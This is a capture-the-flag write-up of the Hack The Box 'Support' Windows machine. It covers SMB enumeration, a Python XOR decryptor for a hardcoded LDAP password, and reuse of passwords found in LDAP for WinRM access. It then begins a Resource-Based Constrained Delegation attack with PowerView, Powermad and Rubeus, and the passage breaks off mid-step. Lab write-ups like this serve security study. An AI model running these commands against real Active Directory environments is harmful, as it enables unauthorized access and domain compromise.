HTB:Support
Intro
Support is an Easy Windows machine that provides a gentle introduction to
.NETreverse engineering and Resource Based Constrained Delegation attacks.
Attack path:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Anonymous SMB Access
   └── Read Access → support-tools Share
       └── UserInfo.exe Binary Discovery
           └── .NET Reverse Engineering (dnSpy)
               └── Hardcoded LDAP Credentials
                   └── LDAP Enumeration → Password Disclosure
                        └── WinRM Access → support User Shell
                            └── BloodHound Analysis
	                          ├── Shared Support Accounts Group
                                  ├── GenericAll Permission
                                  └── DC Computer Object
                                      └── Resource-Based Constrained Delegation (RBCD)
	                                  ├── Pass-The-Ticket → SYSTEM Shell
                                          └── Pass-the-Hash → SYSTEM Shell
TL;DR
- Start with
SMBenumeration as an unauthenticated user. Anonymous access grants read access to thesupport-toolsshare containingUserInfo.exe.- Reverse engineer
UserInfo.exeusingdnSpyto discover hardcodedLDAPcredentials encrypted with double XOR.- Decrypt the password to recover credentials for
ldapuser- Use
ldapsearchto enumerate Active Directory and discover thesupportuser’s password stored in theinfoattribute. Finduser.txtviaWinRM.- Run
BloodHoundanalysis to identify that thesupportuser is a member ofShared Support Accounts, which hasGenericAllpermissions on the Domain Controller computer object.- Perform Resource-Based Constrained Delegation (RBCD) attack:
Method 1:
- Upload
PowerView,PowerMadandRubeus. ConfirmMachineAccountQuota > 0and target’smsDS-AllowedToActOnBehalfOfOtherIdentityis empty.- Create a fake computer (
TrufflePC$), get its SID, build the SDDL, and set the DC’smsDS-AllowedToActOnBehalfOfOtherIdentity.- Extract the fake computer’s hash and use Rubeus S4U (S4U2Self → S4U2Proxy) to obtain an Administrator ticket.
- Convert to
ccacheand use Kerberospsexecto gain SYSTEM.Method 2:
- Use
GenericAllto create a fake computer and apply a newmsDS-AllowedToActOnBehalfOfOtherIdentityon the DC.- Run S4U to get an Administrator service ticket.
- With the Admin ticket, run
secretsdump.py, then use pass-the-hash overevil-winrmto obtain SYSTEM and capture the flag.
Nmap Enumeration
The initial Nmap scan reveals the following open ports:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
nmap -p- 10.129.230.181 --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 11:24 AWST
Stats: 0:01:50 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 55.69% done; ETC: 11:27 (0:01:27 remaining)
Stats: 0:03:42 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 84.41% done; ETC: 11:28 (0:00:41 remaining)
Nmap scan report for dc.support.htb (10.129.230.181)
Host is up (1.1s latency).
Not shown: 65517 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
9389/tcp  open  adws
49664/tcp open  unknown
49667/tcp open  unknown
49678/tcp open  unknown
49690/tcp open  unknown
49695/tcp open  unknown
49717/tcp open  unknown
Running a service and script scan on the ports above we see the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
PORTS=$(grep -oP '\d+(?=\/tcp)' nmap3.txt | sort -n | uniq | paste -sd, -)

nmap -sVC -p "$PORTS" 10.129.230.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 11:29 AWST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.23 seconds

sudo nmap -sVC -p "$PORTS" 10.129.230.181
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-30 11:29 AWST
Nmap scan report for dc.support.htb (10.129.230.181)
Host is up (0.68s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-30 03:31:56Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: support.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         Microsoft Windows RPC
49695/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-30T03:32:56
|_  start_date: N/A
|_clock-skew: 2m06s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.92 seconds
Of immediate interest from the above:
- LDAP leaks the domain name:
support.htb. We should add this to our/etc/hostsfile. - SMB is open on port
445 - Small clock skew (~2 minutes) seen in
smb2-timescript output.
It’s looking like a fairly standard windows active-directory box (see previous posts).
Enumerating SMB
Typically when I see that SMB (Port 445) is open, I’ll quickly check if null authentication is enabled, as it’s quick and can potentially net us some juicy info if we have read access to shares. For more information about this, check my previous post where I go into some detail about anonymous login.
My standard go-to tool to quickly enumerate is NetExec - but in this case I couldn’t authenticate
1
2
3
4
nxc smb 10.129.230.181 -u '' -p '' --shares
SMB         10.129.230.181   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181   445    DC               [+] support.htb\:
SMB         10.129.230.181   445    DC               [-] Error enumerating shares: STATUS_ACCESS_DENIED
When this usually happens I’ll try smbclient. We note the non-standard share support-tools.
1
2
3
4
5
6
7
8
9
10
11
12
13
smbclient -N -L //10.129.230.181

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        support-tools   Disk      support staff tools
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.230.181 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Note: I believe that the reason NetExec didn’t list shares initially is due to the way that NetExec handles authentication. The server allows guest/anonymous access but specifically blocks null session authentication (empty credential strings) hence why the following command presents shares:
1
2
3
4
5
6
7
8
9
10
11
12
nxc smb 10.129.230.181 -u 'a' -p '' --shares
SMB         10.129.230.181  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181  445    DC               [+] support.htb\a: (Guest)
SMB         10.129.230.181  445    DC               [*] Enumerated shares
SMB         10.129.230.181  445    DC               Share           Permissions     Remark
SMB         10.129.230.181  445    DC               -----           -----------     ------
SMB         10.129.230.181  445    DC               ADMIN$                          Remote Admin
SMB         10.129.230.181  445    DC               C$                              Default share
SMB         10.129.230.181  445    DC               IPC$            READ            Remote IPC
SMB         10.129.230.181  445    DC               NETLOGON                        Logon server share
SMB         10.129.230.181  445    DC               support-tools   READ            support staff tools
SMB         10.129.230.181  445    DC               SYSVOL                          Logon server share
Rabbit holes aside, we connect up to the support-tools shares with smbclient.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
smbclient -N  //10.129.230.181/support-tools

Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Jul 21 01:01:06 2022
  ..                                  D        0  Sat May 28 19:18:25 2022
  7-ZipPortable_21.07.paf.exe         A  2880728  Sat May 28 19:19:19 2022
  npp.8.4.1.portable.x64.zip          A  5439245  Sat May 28 19:19:55 2022
  putty.exe                           A  1273576  Sat May 28 19:20:06 2022
  SysinternalsSuite.zip               A 48102161  Sat May 28 19:19:31 2022
  UserInfo.exe.zip                    A   277499  Thu Jul 21 01:01:07 2022
  windirstat1_1_2_setup.exe           A    79171  Sat May 28 19:20:17 2022
  WiresharkPortable64_3.6.5.paf.exe      A 44398000  Sat May 28 19:19:43 2022

                4026367 blocks of size 4096. 970570 blocks available
Having a look, we see what appears to be a bunch of open-source binaries.
I’ll download these files using mget * and run file for some basic analysis.
1
2
3
4
5
6
7
8
file *
7-ZipPortable_21.07.paf.exe:       PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
SysinternalsSuite.zip:             empty
UserInfo.exe.zip:                  Zip archive data, at least v2.0 to extract, compression method=deflate
WiresharkPortable64_3.6.5.paf.exe: PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive, 5 sections
npp.8.4.1.portable.x64.zip:        empty
putty.exe:                         PE32+ executable (GUI) x86-64, for MS Windows, 7 sections
windirstat1_1_2_setup.exe:         HTML document, ASCII text, with very long lines (580)
Looking at these binaries, all but UserInfo.exe.zip seem to be commonly available tools.
unzipping UserInfo.exe.zip we get the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
CommandLineParser.dll
Microsoft.Extensions.Logging.Abstractions.dll
System.Runtime.CompilerServices.Unsafe.dll
userInfo.zip
Microsoft.Bcl.AsyncInterfaces.dll
System.Buffers.dll
System.Threading.Tasks.Extensions.dll
Microsoft.Extensions.DependencyInjection.Abstractions.dll
System.Memory.dll
UserInfo.exe
Microsoft.Extensions.DependencyInjection.dll
System.Numerics.Vectors.dll
UserInfo.exe.config
Running file on UserInfo.exe we can see that it’s a.NET executable
1
2
file UserInfo.exe
UserInfo.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 section
I’ll transfer this file over to my Windows analysis machine and open it up with DnSpy.
Note:
dnSpy is a.NETdebugger and assembly editor that allows us to decompile, edit, and debug.NETapplications by viewing and modifying source code and IL instructions.
“Having a poke around the UserInfo binary, and expanding the tree we see that within the UserInfo.Services namespace we see the class LdapQuery. 
To quickly orientate ourselves, the relevant fields above are:
UserInfo- Main application logicUserInfo.Commands- Command handlersUserInfo.Services- Core functionalityLdapQuery- LDAP querying class with methods:
Drilling down into LdapQuery we see the following lines of code:
1
2
3
4
5
6
7
public LdapQuery()
		{
		  string password = Protected.getPassword();
		  this.entry = new DirectoryEntry("LDAP://support.htb", "support\\ldap", password);
		  this.entry.AuthenticationType = AuthenticationTypes.Secure;
		  this.ds = new DirectorySearcher(this.entry);
		}
It appears that a password is loaded in and then connects out to LDAP with user support\ldap.
Following the getPassword() method we are led to the following:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
internal class Protected
	{
		// Token: 0x0600000F RID: 15 RVA: 0x00002118 File Offset: 0x00000318
		public static string getPassword()
		{
			byte[] array = Convert.FromBase64String(Protected.enc_password);
			byte[] array2 = array;
			for (int i = 0; i < array.Length; i++)
			{
				array2[i] = array[i] ^ Protected.key[i % Protected.key.Length] ^ 223;
			}
			return Encoding.Default.GetString(array2);
		}

		// Token: 0x04000005 RID: 5
		private static string enc_password = "0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E";

		// Token: 0x04000006 RID: 6
		private static byte[] key = Encoding.ASCII.GetBytes("armando");
	}
What’s going on here:
First, the method creates an array of bytes by decoding the hardcoded enc_password string 0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E from base64.
It then creates a second array, which is to be filled with the password after the decryption routine. The decryption routine is as follows:
- Performing XOR decryption (
^) with the repeating keyarmando.i- Current index/position in the data being decryptedProtected.key- The encryption key (byte array)i % Protected.key.Length- Modulo operation that wraps around the key- As
key = Encoding.ASCII.GetBytes("armando");converts “armando” to ASCII byte array[0x61, 0x72, 0x6D, 0x61, 0x6E, 0x64, 0x6F] [i % Protected.key.Length]becomeskey[i % 7]. sokey[0]→0x61,key[1]→0x72…key[6]→0x6Fthen the cycle repeats.
- As
- After the first XOR operation with the key, it performs a second XOR operation with the constant value
223(0xDFin hex). - Finally, the decrypted byte array is converted back to a string using the default encoding.
How to decrypt
There are two ways that I decrypted this.
- Writing our own decryptor
- Using Cyberchef (The
lazyefficient way)
Writing our own decryptor:
1
2
3
4
5
6
7
8
9
10
11
12
import base64
from itertools import cycle

enc_password = base64.b64decode("0Nv32PTwgYjzg9/8j5TbmvPd3e7WhtWWyuPsyO76/Y+U193E")
key = b"armando"
key2 = 223

result = ''
for e,k in zip(enc_password, cycle(key)):
    result += chr(e ^ k ^ key2)

print(result)
- Base64 decode the encrypted password string
base64.b64decode(...) - Create our keys:
- The
bprefix creates a bytes literal instead of a stringb"armando", which allows python to treat each character as its ASCII byte value
- The
- XOR each byte:
zip(enc_password, cycle(key)):zip()pairs up elements from two sequencescycle(key)repeatsb"armando"infinitely- This creates pairs: i.e. :
(enc_byte_0, 'a'),(enc_byte_1, 'r'). . . e ^ k ^ key2is the XOR mechanism. So the first decrypt would look like0 (enc_byte_0)^0x61^223chr(...)Converts the resulting byte to its ASCII character
- Print the plaintext password
Cyberchef: The only trick here is ensuring that the armando XOR is set to use UTF8 encoding 
Foothold
We now have some credentials: ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
As always, it makes sense to verify these credentials. Typically I do this with NetExec:
1
2
3
nxc ldap support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz'
LDAP        10.129.230.181   389    DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb) (signing:None) (channel binding:No TLS cert)
LDAP        10.129.230.181   389    DC               [+] support.htb\ldap:nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz
We see that have access to the box, and given that it’s an AD box, it’s always good to run bloodhound. I’ll run both rusthound and python bloodhound to ensure full-coverage
1
rusthound-ce -d support.htb -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -c All
1
bloodhound-ce-python -d support.htb -c all -u ldap -p 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -ns 10.129.230.181
Bloodhound doesn’t show any interesting outbound object control for our ldap user.
We can search for DC.Support.htb and view inbound. We see that there is a group called Shared support that has GenericAll over the dc and has a member within that group called support. 
Unfortunately, this doesn’t help us much at the moment as we have no way to reach the SUPPORT user.
ldapsearch
As is often the way, a little bit of manual (eurgh) enumeration can dig us out of our hole. In this case, we can do some digging into the SUPPORT user using ldapsearch.
Breakdown of the following command:
-x→ Use simple authentication (username/password)-H ldap://support.htb→ Connect to LDAP server atsupport.htbon default port 389-D 'ldap@support.htb'→ Bind (Distinguished Name) and authenticate as userldap@support.htb-w 'password'→ Password for the account.-b "DC=support,DC=htb"→ Search starting point in the directory tree. Translates to domainsupport.htb(sAMAccountName=support)→ Find objects wheresAMAccountNameequalssupport
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
ldapsearch -x -H ldap://support.htb -D 'ldap@support.htb' -w 'nvEfEK16^1aM4$e7AclUf8x$tRWxPWO1%lmz' -b "DC=support,DC=htb" "(sAMAccountName=support)"

# extended LDIF
#
# LDAPv3
# base <DC=support,DC=htb> with scope subtree
# filter: (sAMAccountName=support)
# requesting: ALL
#

# support, Users, support.htb
dn: CN=support,CN=Users,DC=support,DC=htb
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: support
c: US
l: Chapel Hill
st: NC
postalCode: 27514
distinguishedName: CN=support,CN=Users,DC=support,DC=htb
instanceType: 4
whenCreated: 20220528111200.0Z
whenChanged: 20220528111201.0Z
uSNCreated: 12617
info: Ironside47pleasure40Watchful
memberOf: CN=Shared Support Accounts,CN=Users,DC=support,DC=htb
memberOf: CN=Remote Management Users,CN=Builtin,DC=support,DC=htb
uSNChanged: 12630
company: support
streetAddress: Skipper Bowles Dr
name: support
objectGUID:: CqM5MfoxMEWepIBTs5an8Q==
userAccountControl: 66048
badPwdCount: 1
codePage: 0
countryCode: 0
badPasswordTime: 134087843764082613
lastLogoff: 0
lastLogon: 0
pwdLastSet: 132982099209777070
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAG9v9Y4G6g8nmcEILUQQAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: support
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=support,DC=htb
dSCorePropagationData: 20220528111201.0Z
dSCorePropagationData: 16010101000000.0Z

# search reference
ref: ldap://ForestDnsZones.support.htb/DC=ForestDnsZones,DC=support,DC=htb

# search reference
ref: ldap://DomainDnsZones.support.htb/DC=DomainDnsZones,DC=support,DC=htb

# search reference
ref: ldap://support.htb/CN=Configuration,DC=support,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
Would you look at that; Within the info field we have what appears to be a password: Ironside47pleasure40Watchful
Note: The real-world takeaway here is that the
infofield is readable by any authenticated domain user and doesn’t require any special privileges; basic LDAP read access is enough. Therefore, never store passwords (even “encrypted” ones) in user-readable LDAP attributes like theinfofield.
Let us test what we assume is a password:
1
2
3
nxc smb support.htb -u support -p 'Ironside47pleasure40Watchful'
SMB         10.129.230.181   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:support.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.230.181   445    DC               [+] support.htb\support:Ironside47pleasure40Watchful
Wonderful! We get a hit. Lets test for WinRM access:
1
2
3
~/htb/boxes/support 14s ❯ nxc winrm support.htb -u support -p 'Ironside47pleasure40Watchful'
WINRM       10.129.230.181   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:support.htb)
WINRM       10.129.230.181   5985   DC               [+] support.htb\support:Ironside47pleasure40Watchful (Pwn3d!)
Boom.
We’ll go ahead and connect up:
1
2
3
4
5
6
7
8
9
10
11
evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> whoami
support\support
Find the user flag:
1
2
*Evil-WinRM* PS C:\Users\support\Desktop> more user.txt
9165f***********************
Intro to Resource-Based Constrained Delegation
This was a tough attack for me to understand. I would be lying if I said I completely grasped it. The following resources do an excellent job at explaining what is going on:
- Abusing Resource-Based Constrained Delegation (RBCD) in Kerberos
- Wagging the Dog: Abusing Resource-Based Constrained Delegation to Attack Active Directory
In essence we perform the following:
- Identify a target computer where we have
WritePropertyorGenericWritepermissions on themsDS-AllowedToActOnBehalfOfOtherIdentityattribute - Create a new computer account in the domain (requires
MachineAccountQuota > 0, default is 10) - Modify the target’s
msDS-AllowedToActOnBehalfOfOtherIdentityattribute to add our controlled computer account, granting it delegation rights to impersonate any user to the target - Request a Service Ticket (S4U2Self) as our computer account to obtain a forwardable ticket for a high-privilege user (like Domain Admin) impersonating themselves
- Request a second Service Ticket (S4U2Proxy) using the forwardable ticket to access services on the target computer as the impersonated high-privilege user
- Authenticate to the target using the obtained service ticket to gain administrative access as the impersonated user
Key requirement: We need write access to a computer object’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute.
I’ll show two methods. The first method is how I originally did the box, the second is post root.
Method one - The Bloodhound way
If we click on the GenericAll edge, we get abuse info. We’ll follow the second method (Resource-Based Constrained Delegation attack)

It is important to note why we can even perform this attack: Our Support user is part of the Shared Support Accounts group - which has GenericAll (Full control) over the DC computer object, including:
- Write to any property (including
msDS-AllowedToActOnBehalfOfOtherIdentity) - Modifying permissions
- Reset passwords
- Everything. . .
Importing tools
To get started, we first need a few tools:
The easiest option is to copy these tools into the working directory we launched evil-winrm out of. This way we can simply use the upload <file_name> command.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
~/htb/boxes/support ❯ evil-winrm -i support.htb -u support -p 'Ironside47pleasure40Watchful'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\support\Documents> upload PowerView.ps1

Info: Uploading /home/truffle/htb/boxes/support/PowerView.ps1 to C:\Users\support\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\Documents> upload Powermad.ps1

Info: Uploading /home/truffle/htb/boxes/support/Powermad.ps1 to C:\Users\support\Documents\Powermad.ps1

Data: 180768 bytes of 180768 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\support\Documents> upload /home/truffle/htb/boxes/support/Rubeus.exe

Info: Uploading /home/truffle/htb/boxes/support/Rubeus.exe to C:\Users\support\Documents\Rubeus.exe

Data: 259112 bytes of 259112 bytes copied

Info: Upload successful!
We then use ‘powershell dot-sourcing’ to run the script in the current session:
1
2
*Evil-WinRM* PS C:\Users\support\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support\Documents> . .\Powermad.ps1
We’ll then verify that we can create a new computer account:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
Evil-WinRM* PS C:\Users\support\Documents> Get-DomainObject -Identity 'DC=SUPPORT, DC=HTB'


